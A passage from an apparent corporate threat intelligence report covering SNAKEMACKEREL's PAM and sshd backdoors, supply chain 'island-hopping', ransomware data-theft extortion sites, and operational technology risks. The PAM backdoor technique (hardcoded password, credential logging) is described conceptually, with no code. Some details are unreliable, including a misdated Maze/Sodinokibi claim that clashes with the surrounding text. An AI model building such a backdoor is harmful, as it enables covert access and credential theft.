Post-compromise persistence

SNAKEMACKEREL actors have modified existing remote connectivity binaries and components to provide persistent access in recent compromises of Linux and Unix-like operating systems. As well as replacing legitimate Sshd binaries on compromised hosts with malicious versions, SNAKEMACKEREL operators have also replicated a well-documented but uncommon technique[70] to enable covert access. This technique involves modifying components of the Pluggable Authentication Module (PAM) framework, commonly used for handling both local and remote user authentication, to perform malicious functions or provide non-standard capability.

Researchers have observed SNAKEMACKEREL actors deploying a malicious version of the "pam_unix.so" configuration file, with modified logic that automatically accepts all authentication requests matching a fixed, hardcoded password. SNAKEMACKEREL operators use this to remotely connect into the compromised host via the variety of remote services that employ PAM for handling authentication, such as secure shell (SSH) and RDP. As PAM provides handling of authentication for access to superuser accounts, malicious operators can also potentially elevate their privilege through the same technique. In addition to this functionality, SNAKEMACKEREL actors also incorporated the capability to write all usernames and passwords subject to validation to an external file[71], to enable the harvesting of user credentials during logon or during the use of other services that employ PAM for authentication.

70 Mitsurugi, "Creating a backdoor in PAM in 5 line of code," Le journal d'un reverser, June 16, 2016. http://0x90909090.blogspot.com/2016/06/creating-backdoor-in-pam-in-5-line-of.html

71 Alsbih, Amir, "Secret Passage—Techniques for building a hidden backdoor," Linux Magazine, 2007. https://nnc3.com/mags/LM10/Magazine/Archive/2007/77/022-028_backdoors/article.html

SNAKEMACKEREL's apparently low regard for secrecy and operational security follows a pattern Accenture CTI has observed over several years. The group's noisy and detectable style may help it construct a reputation as formidable while intimidating its targets and discouraging retaliation. The enumeration activity Accenture's CTI team has observed starting in late 2019 likely represents a preparatory stage for future operations characteristic of SNAKEMACKEREL, such as the theft and publication of compromising information to influence elections or other political developments in a target country. To the extent that SNAKEMACKEREL actors successfully gain access to high-profile individuals' accounts at reputable organizations, they may be able to impersonate those individuals, either to gain access to further victims or to discredit the organizations by publicizing false information. As an example of such activity, on April 23, 2020, Polish security service spokesman **Stanisław Żaryn** reported that threat actors had posted a false letter on the website of the War Studies Academy in Warsaw, purportedly from that academy's commander, calling on Polish soldiers to "rebel" against American "occupation forces" in Poland. The threat actors shared this message on conspiracy-oriented websites in what Żaryn assessed was an attempt to weaken United States-Polish military and political cooperation[72].

72 Zaryn, Stanislaw, "#Poland has been hit by a complex disinformation operation corresponding to the modus operandi of #Russia," Twitter posting, April 23, 2020, https://twitter.com/StZaryn/status/1253362903643799555

Supply chain targeting persists—and proliferates

Cyberthreat actors continue to focus compromise attempts against entities in their victims' supply chains. This practice is most common among state-sponsored groups but organized criminal groups increasingly show the same patterns of behavior.

Most reported incidents, as in years past, show evidence of "vertical" targeting, such as the compromise of managed service providers and software vendors.

Increasingly, cyberthreat campaigns exploit "horizontal" supply chains, taking advantage of direct connectivity between peer organizations working on joint projects.

Sophisticated cyberthreat actors have employed "island-hopping" techniques—compromising small firms to gain access to their larger partners—to bypass strong perimeter defenses in various industry sectors including aerospace, automotive, defense and nuclear.

Vertical supply chain targeting

Software developers and vendors remain a high priority target for state-sponsored cyberthreat actors who seek to deploy malware into the networks of multiple entities. However, some groups doing this appear to be supplementing their targeting of software providers with that of other vertical supply chain activity, such as the targeting of telecommunications providers to enable upstream data collection. Groups with an extensive history of software supply chain targeting against victim companies and products like ASUSTeK, CCleaner and NetSarang, have reportedly compromised Short Messaging Service Centre servers within telecommunications provider networks[73]. One threat group's recent campaigns have used external infrastructure exploitation extensively against secure sockets layer virtual private networks (SSL VPNs), Citrix ADC/Gateway, Cisco routers and a zero-day vulnerability in Zoho ManageEngine.[74]

73 Constantin, Lucian, "Chinese hacker group APT41 uses recent exploits to target companies worldwide" CSO Online, March 25, 2020 https://www.csoonline.com/article/3534003/chinese-hacker-group-apt41-uses-recent-exploits-to-target-companies-worldwide.html

74 Heinemeyer, Max, "Catching APT41 exploiting a zero-day vulnerability," Darktrace, April 2, 2020 https://www.darktrace.com/en/blog/catching-apt-41-exploiting-a-zero-day-vulnerability/

Less capable groups also appear to be targeting the information technology (IT) service provider supply chain. In April 2019, unidentified adversaries compromised the IT outsourcer and managed service provider (MSP) Wipro, resulting in alleged unauthorized access to customer networks[75]. Network infrastructure associated with this campaign suggested that the same adversary may have targeted several other organizations including IT service providers, payment processor and operators of gift card schemes. While no one has publicly attributed the incident, Accenture CTI concludes the victimology suggests financial motivation rather than espionage.

Horizontal supply chain targeting

Between June 2018 and February 2019, Accenture CTI investigated several intrusions affecting high-tech engineering organizations, for which a single cyberthreat group appears to be responsible. These intrusions exhibited an exceptional level of organizational awareness, fastidious post-compromise clean-up, extensive use of evasion techniques and living-off-the-land approaches instead of imported malware.

These intrusions saw the threat actor leveraging collaborative working environments, site-to-site VPNs and shared connectivity between engineering partners working on joint projects to traverse from one victim environment directly into another. Accenture CTI refers to this technique as "island hopping." Like the technique used by the United States during the Second World War[76] from which it is named, this approach saw the adversary bypass heavily fortified positions (the perimeter defenses of large organizations) by concentrating resources on less well-defended but strategically important islands (partner organizations, usually smaller suppliers) that could support onward movement.

75 Brian Krebs, "Experts: Breach at IT Outsourcing Giant Wipro"Krebs On Security, April 15, 2019 https://krebsonsecurity.com/2019/04/experts-breach-at-it-outsourcing-giant-wipro/

76 Taylor, Alan, "World War I: The Pacific Islands," The Atlantic, September 25, 2011 https://www.theatlantic.com/photo/2011/09/world-war-ii-the-pacific-islands/100155/

Global moves over the last few years toward supply chain complexity and demand-driven material requirements planning has created new vectors of approach for cyberthreat actors, including new direct supplier and distribution relationships, new communications channels, and new data management tools such as cloud operations.[77] These now exist on top of longstanding state-sponsored cyberthreat efforts to gain access to key business operations and leadership targets through critical and closely-placed vectors, such as law firms, consultants, and social media. Recent United States efforts to domesticate supply chains for critical services like information and communications technology (ICT) and bulk electric power supplies cite the vulnerability of national critical infrastructure supply chains as a key factor in current challenges to secure these industry sectors[78,79]. Also, China has recently finalized rules for the cybersecurity review of critical information technology infrastructure acknowledging vertical and horizontal supply chain challenges to information and data security[80,81]. As COVID-19 related disruptions further push businesses toward remote work arrangements and a greater degree of automation, supply chain relationships may continue to become more complex. The National Institute of Standards and Technology (NIST) Cyber Supply Chain Risk Management guidelines and focused security planning may help businesses concerned about cyberthreat targeting via supply chain weaknesses[82].

77 "Demand-Driven MRP Roadmap," Accenture, February 28, 2019. https://www.accenture.com/_acnmedia/pdf-93/accenture-ddmrp-roadmap-final.pdf

78 White House, "Executive Order on Securing the Information and Communications Technology and Services Supply Chain," May 15, 2019 https://www.whitehouse.gov/presidential-actions/executive-order-securing-information-communications-technology-services-supply-chain/

79 White House, "Executive Order on Securing the United States Bulk-Power System," May 1, 2020 https://www.whitehouse.gov/presidential-actions/executive-order-securing-united-states-bulk-power-system/

80 IDefense Security Intelligence Services, "China's 'Cybersecurity Review Measures' Emphasize Supply Chain Risks and Foreign Control," July 20, 2019. IntelGraph reporting.

81 Dudley, Lauren, et al, "China's Cybersecurity Reviews Eye 'Supply Chain Security' in 'Critical' Industries [Translation]," April 27, 2020 https://www.newamerica.org/cybersecurity-initiative/digichina/blog/chinas-cybersecurity-reviews-eye-supply-chain-security-critical-industries-translation/

82 National Institute of Standards and Technology, "Cyber Supply Chain Risk Management," updated March 20, 2020. https://csrc.nist.gov/Projects/cyber-supply-chain-risk-management/Best-Practices

Summary

Senior decision makers should be kept abreast of the rapid and constant evolution in adversary tradecraft to support network defenders with the resources and business and technical mitigations required to adapt and stay ahead. Continuous and bespoke threat intelligence tailored for the specific organizational profile should be a priority—from strategic to tactical and technical—as is an intelligence-led security approach that focuses on the most important mitigations for identified adversaries. Organizations should ensure they understand the commonly used tools and techniques, especially those involving malicious use of native systems and penetration test tools, and validate they can be detected in their environment. Doing so could significantly reduce the risk posed by both nation-states and highly disruptive criminals.

04 RANSOMWARE FEEDS NEW PROFITABLE, SCALABLE BUSINESS MODELS

Overview

Ransomware threat actors are seeing fresh success in 2020, having established a new profitable and scalable business model. Alongside finding new ways to infect businesses with ransomware, they are stealing company data, thereby turning ransomware attacks into data breaches. This often-sensitive data is used to extort the victim, sometimes through public channels, such as the news media, turning what was a potentially expensive ransomware recovery process into a longer-term problem, involving notification requirements and brand reputation damage. Threat actor groups such as Maze, Sodinokibi, and DoppelPaymer are the trailblazers who have experienced success using this model, resulting in a spate of copycat actors which we predict will last well into 2020 and beyond.

Key observations

- The creation of ransomware threat actors' "name and shame" websites is providing a way for them to centralize and publicize their operations, adding pressure on victims to pay ransoms. The Maze Team was one of the first to go this route at the end of 2019, leading many others to copy the method.
- Although law enforcement and the cybersecurity industry have always advised against paying ransoms, a combination of these new threat actor tactics, some insurance companies starting to advise paying the ransom (and claiming back the costs according to their policy), and disruption caused by a global pandemic, has resulted in many affected organizations going against this advice, leading to healthy profits for threat actors.
- Accenture CTI analysts predict that in 2020 and going forward into 2021, these tactics can escalate. Threat actor profits is likely to increase as a result of targets' weakened security and remote working, enabling threat actors innovate and invest in even more advanced ransomware.

Maze ransomware changes the game, again

Ransomware has seen several watershed moments over the years; moving from locking screens to encrypting systems, embracing cryptocurrency as a form of payment, or finding ways to become self-spreading (for example, WannaCry). Then in late 2019, threat actors Maze Team, who are behind the Maze ransomware strain, changed the game once again. In November 2019, the Maze Team infected a large security staffing company, Allied Universal; in addition, they claimed to have stolen company data, contacting the news media with proof[83]. Through the media, they further threatened Allied with an extended deadline to pay the 300 bitcoin ransom (US$2.3 million at that time), or they would publicly release the rest of the data. When negotiations eventually broke down, Maze Team followed through with their threat and released 700 MB of data.

On December 7, 2019, the City of Pensacola fell victim to Maze Team, who this time demanded US$1 million in ransom money[84]. Using the same media outlet, the Maze Team set out their demands, using Allied as an example of what would happen if they were not met. These two incidents in themselves were not new behaviors—actors behind ransomware strains such as Snatch and Robinhood had already attempted to combine ransomware with data theft and extortion. However, by the end of 2019, Maze took a step which would enable their operation to become scalable—they launched a website on the clear Web on which they would "name-and-shame" their non-compliant victims, calling it "Maze News." Starting life with just a handful of victims, each contained company name, company website, date of infection, varying amounts of identifying company or staff information, a list of "locked" IP addresses, and at least one file containing stolen victim data available for anyone to download as proof of the theft.


83 Abrams, Lawrence. "Allied Universal Breached by Maze Ransomware, Stolen Data Leaked," , Bleeping Computer, November 21, 2019. https://www.bleepingcomputer.com/news/security/allied-universal-breached-by-maze-ransomware-stolen-data-leaked/

84 Abrams, Lawrence. "Maze Ransomware Behind Pensacola Cyberattack, $1M Ransom Demand," Bleeping Computer, December 11, 2019. https://www.bleepingcomputer.com/news/security/maze-ransomware-behind-pensacola-cyberattack-1m-ransom-demand/

By launching this site, Maze Team no longer had to approach media outlets to put pressure on new victims to pay—the media could come to them. In just a few weeks, the site contained 27 active victims; and in a couple of months, it listed 40. If a victim pays the ransom, they are removed from the list. The site was briefly shut down in December 2019 by the hosting provider in Ireland, but Maze quickly relaunched it in Singapore. The website has evolved over time, as have the extortion tactics employed by the Maze Team. They added a "new victims" section so that, as numbers have grown, visitors can easily see who the latest victims are, and an "archived" section, where they upload all of the stolen victim data of companies who refused to cooperate, proving they follow through with their threats. They periodically publish press releases to their home page, which they use to set out terms and conditions, or tell individual tales about non-compliant victims to add more pressure on them and others to pay (Figure 5).

Figure 5.

Maze team "press release" sets out terms and conditions



Source: Accenture CTI

Analysis by Accenture CTI of the site over time shows the victims have been predominantly US-based, but the Maze Team does not appear to favor one industry over another—they have advertised breaches of everything from truck repair shops, to schools, to medical research facilities, to global construction firms, most of which received varying degrees of social or news media coverage. The apparent success of this approach has caused led to a string of copycats.

Data theft and extortion imitations increase victims' pressures

Malicious actors are copying and adapting pre-existing ransomware strains, applying new tactics and incorporating the use of new strains of ransomware as they are created. For example, in April 2019, Maze caught the headlines when it repurposed pre-existing Sodinokibi (also known as REvil) ransomware adding data theft and extortion tactics, techniques and procedures (TTPs). At first it made threats via reputable Dark Web forums providing links to stolen data[85], and then launched its own name-and-shame site, "Happy Blog", hosted on the TOR network. As well as providing links to download stolen data, Sodinokibi has posted screenshots of sensitive files, documents, databases and customer data as further proof. By directly implicating business partners or customers in the data breach, Sodinokibi increases the pressure on the victim to pay or risk losing business from those affected. Other extortion tactics employed by Sodinokibi have included publicising the fact it would notify stock exchanges, such as NASDAQ, of breaches, and threatening to sell stolen customer Personally Identifiable Information (PII) such as payment card data and Social Security Numbers on the Dark Web.

85 Defense Security Intelligence Services, "Sodinokibi Follows Maze Ransomware Actors, Releasing Victim Data," January 13, 2020. IntelGraph Reporting

In February 2020, the actors behind DoppelPaymer ransomware created their own TOR-based website, calling it "Dopple Leaks", promoting it on Twitter. Both Sodinokibi and DoppelPaymer were responsible for some high-profile breaches, often demanding multi-million dollar ransoms due to the size of several of the infected organizations. Over the coming months, many other actors followed suit—Nefilim launched "Corporate Leaks", CLOP created ">_CLOP^_-LEAKS", and Nemty, Sekhmet, and RagnorLocker all do a similar job. In May 2020, new ransomware LockBit had not created a website but made threats through the ransom note sent to victims, stating:

"We also download huge amount of your private data, including finance information, clients' personal info, network diagrams, passwords and so on. Don't forget about GDPR."

This warning about GDPR reminds victims that ransomware infections are now becoming data breaches, meaning not only do victims face the prospect of a lengthy and expensive recovery process if they do not pay the ransom, but also there are potential legal ramifications if the breach is not reported in a timely manner to the relevant authorities.

New ransomware momentum upends cost versus disruption debate

Law enforcement authorities and cybersecurity industry leaders have always advised victims against paying ransom. It only serves to make the problem worse, funding criminal operations and adding to their capabilities, enabling them to spend more on recruitment and technical development of their ransomware. Since July, 2019, Accenture CTI analysts have observed Dark Web recruitment campaigns from the threat actors behind Sodinokibi that have offered lucrative returns, provided applicants can prove they are technically proficient[87]. Besides

86 Rivero Lopez, Marc. "Tales From the Trenches; a LockBit Ransomware Story," McAfee Labs, April 30, 2020, https://www.mcafee.com/blogs/other-blogs/mcafee-labs/tales-from-the-trenches-a-lockbit-ransomware-story/

that, there is no guarantee the data stolen will be destroyed once a ransom is paid, despite promises made by the threat actors. It is a high possibility that the data will be kept for future operations or sold on for additional profit.

However, the success of these new ransomware tactics has forced organizations to recalibrate their calculus in determining whether or not to pay. There have been many incidents of victims paying ransoms, rather than potentially facing an expensive clean-up process, the penalties associated with a data breach, and the negative press and reputational damage associated with the incident becoming public knowledge. Even so, compromises are often leaked to media, despite best efforts to pay the ransom quickly and quietly. These lines have been blurred further by the fact that many cyber-insurance providers are encouraging victims to pay ransoms[88] (Figure 6).

Figure 6.

Pros and cons of paying or not paying a ransom

Pay the ransom	Don't pay the ransom
Pros: • Potential for quick recovery of data and services • Could be at least partially covered by a cyber insurance policy **Cons:** • No guarantee criminals will help you decrypt your data, or that the stolen data won't be leveraged or monitized anyway • Funds criminal operations, adds to their capability • Organizations who pay are likely to be targeted again	**Pros:** • Discourages further attacks, both on the victim and the industry as a whole • Opportunity for a fresh start—implement new preventative and defensive cybersecurity strategies, and disaster and recovery capabilities **Cons:** • Potential for lengthy and expensive recovery of data and systems, losses incurred and damage to reputation from media exposure and loss of service

87 IDefense Security Intelligence Services, "Extortion Entrepeneurs: How Cybercriminals are Bullying Business," April 7, 2020. IntelGraph Reporting

88 Palmer, Danny, "Ransomware: Cyber-insurance payouts are adding to the problem, warn security experts", ZDNet, September 17, 2019. https://www.zdnet.com/article/ransomware-cyber-insurance-payouts-are-adding-to-the-problem-warn-security-experts/

Taking advantage of a crisis

The pressure to pay can be exacerbated during times of economic uncertainty, such as the COVID-19 pandemic. Threat actors are fully aware of this, ramping up their efforts during these times to take advantage of vulnerable organizations. In the first quarter of 2020 the volume of ransomware attacks increased[89] —aided by threat actors choosing to deploy ransomware because of the pandemic, even though they had gained access to company networks months beforehand[90]. This shows that threat actors are willing to take their time and wait for the moment they can maximize the financial reward—in this case, a global crisis. Organizations from all industries have found themselves under attack, including those under the most strain, such as healthcare—despite promises from some threat actors that they would not target hospitals while the pandemic was ongoing[91]. In the first quarter of 2020, ransom payments had increased by 60 percent on the previous quarter to an average of US$178,254[92].

The worst is yet to come

Ransomware cybercriminals had begun to find momentum with this new business model even before the pandemic struck. A combination of emboldened threat actors earning large sums of money enabling them to invest and improve their operations, and a general weakening of organizational security, due to, among others, mistakes made as a result of increased stress, loss of staff and income, and a larger attack surface caused by increased remote working, can only serve to make things worse for businesses in the short term.

89 Upatham, Patrick & Treinen, Jim, "Amid COVID-19, Global Orgs See a 148% Spike in Ransomware Attacks; Finance Industry Heavily Targeted", Carbon Black, April 15, 2020. https://www.carbonblack.com/2020/04/15/amid-covid-19-global-orgs-see-a-148-spike-in-ransomware-attacks-finance-industry-heavily-targeted/

90 Microsoft Threat Protection Intelligence Team, "Ransomware groups continue to target healthcare, critical services; here's how to reduce risk", Microsoft Corp, April 28, 2020. https://www.microsoft.com/security/blog/2020/04/28/ransomware-groups-continue-to-target-healthcare-critical-services-heres-how-to-reduce-risk/

91 Winder, Davey, "Hackers Promise 'No More Healthcare Cyber Attacks' During COVID-19 Crisis", Forbes, March 19, 2020, https://www.forbes.com/sites/daveywinder/2020/03/19/coronavirus-pandemic-self-preservation-not-altruism-behind-no-more-healthcare-cyber-attacks-during-covid-19-crisis-promise/

92 Ransomware Attacks Fracture Between Enterprise and Ransomware-as-a-Service in Q2 as Demands Increase, Coveware, August 3, 2020. https://www.coveware.com/blog/q2-2020-ransomware-marketplace-report

The most common ransomware attack vector continues to be poorly secured Remote Desktop Protocol (RDP) access points which has been intensified by the fact that there has been a marked increase in exposed RDP endpoints due to the surge in the need for remote working[93]. What is more, ransomware threat actors are now targeting vulnerabilities in Virtual Private Networks (VPNs) and other remote working tools and software—in particular Sodinokibi has infected victims by exploiting unpatched Pulse Secure VPN servers[94].

Additional areas of concern include existing sophisticated ransomware strains adding data theft and extortion to their arsenal, the targeting of mobile devices, and the re-emergence of self-spreading ransomware. While ransomware such as Maze, DoppelPaymer and Sodinokibi are making healthy profits, one prominent strain—Ryuk—has remained successful using traditional methods. It is highly targeted and has claimed some very high-profile victims[95]. Although not yet associated with data theft, if they decided to take that route and held data to ransom, it would have significant implications, particularly considering the fact it has been deployed in government contractor networks[96].

The mobile world has remained relatively overlooked by ransomware until recently – however a malware family called "Black Rose Lucy", which was originally a 'Malware-as-a-Service' (MaaS) botnet in 2018, has developed ransomware capabilities, encrypting files on an infected device and displaying a ransom note purporting to be from the FBI, demanding a fine be paid[97]. There was no evidence of data theft by this malware, however it is proof that threat actors are making strides in targeting mobiles, and its evolution means data theft and extortion is not far away.

93 Aprozper, Asaf, "127% Increase in Exposed RDPs Due to Surge in Remote Work", Reposify, March 30, 2020. https://blog.reposify.com/127-increase-in-exposed-rdps-due-to-surge-in-remote-work

94 National Cyber Awareness System, "Alert (AA20-010A) Continued Exploitation of Pulse Secure VPN Vulnerability", US CERT, April 15, 2020. https://www.us-cert.gov/ncas/alerts/aa20-010a

95 Umawing, Jovi, "Threat spotlight: the curious case of Ryuk ransomware", December 12, 2019, Malwarebytes Labs. https://blog.malwarebytes.com/threat-spotlight/2019/12/threat-spotlight-the-curious-case-of-ryuk-ransomware/

96 Muncaster, Phil, "US Defense Contractor Hit by Ryuk Ransomware", Infosecurity Magazine, January 31, 2020,. https://www.infosecurity-magazine.com/news/us-defense-contractor-hit-by-ryuk/

97 Mana, Ohad, "Lucy's Back: Ransomware Goes Mobile", Checkpoint, April 28, 2020. https://research.checkpoint.com/2020/lucys-back-ransomware-goes-mobile

Although WannaCry caused such widespread destruction in 2017 because of its 'wormable" functionality, it was widely accepted by the cybersecurity industry that its main purpose was destructive rather than financial. Early 2020, however, has seen the emergence of LockBit ransomware, which, as well as copying the data theft and extortion tactic, has gained attention due to its self-spreading capability. Motivations appear to be financial, too, with Accenture CTI analysts tracking threat actors behind it on Dark Web forums where they are found to advertise regular updates and improvements to the ransomware and actively recruit new members promising a cut of the ransom money.

Mitigation

Accenture CTI recommends the following actions, detailed versions of which can be found in last year's Accenture Security 2019 Cyber Threatscape Report[98]:

- Keeping operating systems, software and anti-virus products up-to-date
- Disabling unnecessary Remote Desktop Protocol (RDP) connections
- Training staff to protect themselves against phishing attacks
- Maintaining regular and robust backups of system data.

Considering developments in threat actor TTPs since last year's report, the following steps are also recommended:

- Ensure heightened awareness against extortion attempts at appropriate times, especially peak business periods and times of fear, panic and uncertainty.

98 "2019 Cyber Threatscape Report", Accenture. https://www.accenture.com/gb-en/insights/security/cyber-threatscape-report?src=SOMS%20%E2%80%93

- Assess the legitimacy of threat actors carrying out these attacks and their demands. Accenture CTI's reconnaissance team tracks a variety of threat actors and their TTPs across many different platforms; this tracking can assist in determining whether an actor's claims are credible.
- Plan for potential extortion scenarios, putting in place business continuity and disaster recovery plans, having a clear media strategy and running regular exercises with all relevant stakeholders.

Summary

Accenture CTI analysts expect the remainder of 2020 and early 2021 to be a troubling time for organizations in their attempts to defend against ransomware and data theft. In last year's Accenture Security 2019 Cyber Threatscape Report, we covered the topic of hybrid motives of ransomware attacks as businesses were under attack from both financially-driven ransomware strains, such as LockerGoga, GandCrab and Troldesh, simultaneously with hacktivist and politically-driven operations. In 2020, the focus is very much on financial gain, with threat actors adding data theft and new extortion tactics to their repertoire, while taking advantage of global fear and economic uncertainty caused by the COVID-19 pandemic. Since the pandemic and its impact show no sign of abating, Accenture CTI analysts expect threat actors employing these tactics to continue to evolve and proliferate for the remainder of 2020 and beyond.

05 CONNECTEDNESS HAS CONSEQUENCES

Overview

In a period of unprecedented uncertainty within the Operational Technology (OT) space, the security of some of our most critical systems is being called into question. As more of these technologies are connected and workflows are streamlined, it can be difficult to judge the added risk that this can pose. Entire classes of vulnerabilities that may not have been relevant 10 to 20 years ago are showing up in unexpected places, and attackers are now finding novel ways to exploit them in this new (albeit quite old) landscape. Much of this has also been encountered with the Internet-of-Things, and useful lessons can still be learned from this space.

For the enterprise, this trend continues into much of the supporting infrastructure and its devices. There are various devices scattered throughout the enterprise network—the office printer, the surveillance cameras, the wireless router; each one of these has an associated risk and, often, are not subject to much scrutiny as they tend to be hidden away from the public eye.

Over the years, a form of technical debt has accrued, specifically in the realm of insufficient security testing. Developers are often more focused on making new technologies work before making them secure and enterprises are still facing challenges that have resulted from this decision. New threats, due to increased connectedness, continue to unfold and industries are steadily improving. However =, there is still a long way to go, and there are stark differences in overall security posture for devices produced by smaller vendors versus the major players.

Key observations

- Web-based technologies are increasingly being used for the management of devices, and the modern Web is an incredibly complex space. It is difficult to properly secure these interfaces, and attackers are constantly finding new ways to exploit them.
- We are entering an age where more and more critical systems are being exposed to the Internet. Increased connectivity may add usability, but it also creates additional attack surface that must be taken into consideration.
- With the evolution of Industrial Internet-of-Things (IIoT), unpatched and untested devices now pose a much more realistic and accessible target than they once did.
- The industry has started to respond to new Operational Technology (OT) threats through public bug bounty programs and detection frameworks. While this is a positive step in creating discussion around these challenges within the industry, there is still a way to go in terms of implementing effective security controls in the OT space.
- Security testing can be an expensive undertaking, and the market has not provided a clear authority to speak to the overall security posture of a device. As such, it is often difficult to fully gauge the risk posed by each device within an organization. In general, we see dramatic differences in device security testing when comparing minor and major manufacturers.

There are several teams within Accenture that engage with our clients at each stage of the development lifecycle.

- Deja vu Security brings deep knowledge around threat modeling and device/hardware development, as well as Web security.
- Accenture CTI continuously monitors for new and evolving threats in the wild, providing businesses and governments with actionable security intelligence that enables them to make smarter decisions.
- FusionX is the Accenture Incident Response and Attack Simulation arm and helps our clients prepare for sophisticated, real-world attacks.

Virtualization of operational technologies is increasing

Industrial technologies often develop at a slower pace than their consumer and IT counterparts. Virtualization has been commonly used in the IT space for several years and has only relatively recently moved toward seeing mainstream usage in the OT space. Virtualization in the OT space enables quick deployment of systems, optimizing resource usage, and for redundancy and faster recovery from disaster[99].

While virtualization technologies are typically high-assurance platforms[100], the use of shared resources and the reduced attack surface in having to find vulnerabilities in commonly used virtualization technologies, rather than niche industrial systems, may introduce new attack opportunities for threat actors. Many organizations have taken a relaxed security posture when implanting their virtual infrastructure on the IT side, the controls in place may need to be carefully considered when applied to the systems that control critical infrastructure.

Cloud connectivity for OT systems is increasing

Another example of OT shadowing development in the IT space is increased cloud connectivity. This is primarily seen in the form of running Supervisory Control and Data Acquisition (SCADA) applications in the cloud. Many Industrial Control System (ICS) requirements can be addressed by the scalability of cloud computing, enabling increased flexibility, redundancy and availability[101].

99 Gupta Vibhoosh, "Industrial virtualization heads to the plant floor", December 4, 2019, Control Engineering, https://www.controleng.com/articles/industrial-virtualization-heads-to-the-plant-floor/

100 Johansson, Erik, "Virtualisation in Control Systems Possibilities and Challenges", October 27, 2009, ABB Group, https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1493741896.pdf

101 Piggin, Richard, "Are industrial control systems ready for the cloud?", December 2014, International Journal of Critical Infrastructure Protection Volume 9, https://www.researchgate.net/publication/269820923_Are_industrial_control_systems_ready_for_the_cloud

Despite the benefits of moving to the cloud, moving applications off-site can increase the attack surface for an attacker. For SCADA applications, a major concern is Web application vulnerabilities that could be more easily discovered by an attacker than on-site hosting of the application. Also, there are the usual questions around the nature of data being transferred to the cloud that become particularly important when this data relates to infrastructure and industry[102].

Internet-connected devices are increasing

The increasing trend of devices being connected to the Internet has also been observed in the OT and ICS space. One key example is the growth of smart metering in ICS systems. On the Critical National Infrastructure (CNI) side, a large area of discussion is the growing demand for Smart-Grid technology[103]. In November 2019, Tarlogic reported a several vulnerabilities in PRIME, one of the most well-used smart metering standards[104].

Custom Wi-Fi protocols, such as ZigBee[105] and WirelessHART[106] are seeing increasing usage in the OT space.

102 Willhoit, Kyle, "SCADA in the cloud: A Security Conundrum?", Trend Micro, 2013. https://www.trendmicro.ie/media/misc/scada-in-the-cloud-a-security-conundrum-en.pdf

103 IDefense Security Intelligence Services. "Critical Infrastructure Protection: Security Challenges of the Smart Grid", September 14, 2009, IntelGraph reporting.

104 "Smart Meters – Threats and Attacks to PRIME Meters", Tarlogic, November 4, 2019. https://www.tarlogic.com/en/blog/smart-meters-threats-and-attacks-to-prime-meters/

105 Egan, David, "The emergence of ZigBee in building automation and industrial control", Computing and Control Engineering, May 2005. https://www.researchgate.net/publication/3363976_The_emergence_of_ZigBee_in_building_automation_and_industrial_control

106 Saban, Hassan Maya et al. "Application of Wireless Technology for Control: A WirelessHART Perspective", Procedia Computer Science Volume 105, December 2016, https://www.sciencedirect.com/science/article/pii/S1877050917302405

ZigBee is a technology developed by ZigBee Alliance7 which adopts the IEEE standard 802.15.4 for the lower layers of the OSI model (the physical layer) and adds its own custom network and application layer. ZigBee is known for its low energy consumption and has three versions; 2004, 2006, and 2007 (ZigBee pro).74 This technology is primarily used for monitoring energy consumption, gathering data from processes and automating buildings[107]. When it was first introduced, ZigBee was the buzz of the industry but testing in industrial environments by ABB revealed it had some deficiencies[108].

WirelessHART, like ZigBee, is based on the standard IEEE 802.15.4; it was developed between 2004 and 2007 and its function is that of providing wireless communications that use the HART protocol. WirelessHART is commonly used for monitoring of medical equipment, energy management and communications with rotary equipment.

WirelessHART addressed some of the main security concerns raised by the industry toward ZigBee[109]. However, in 2016, Applied Risk discovered several weaknesses in various WirelessHART products, including Level 1 field devices, such as sensors and valves responsible for sensing and monitoring in industrial plant[101]. It was at this time that Applied Risk began developing the first WirelessHART fuzzer[111] in the industry, designed to test these devices for potential flaws. At this point, security researchers had been using fuzzers to test 802.11 technologies for vulnerabilities for more than a decade.

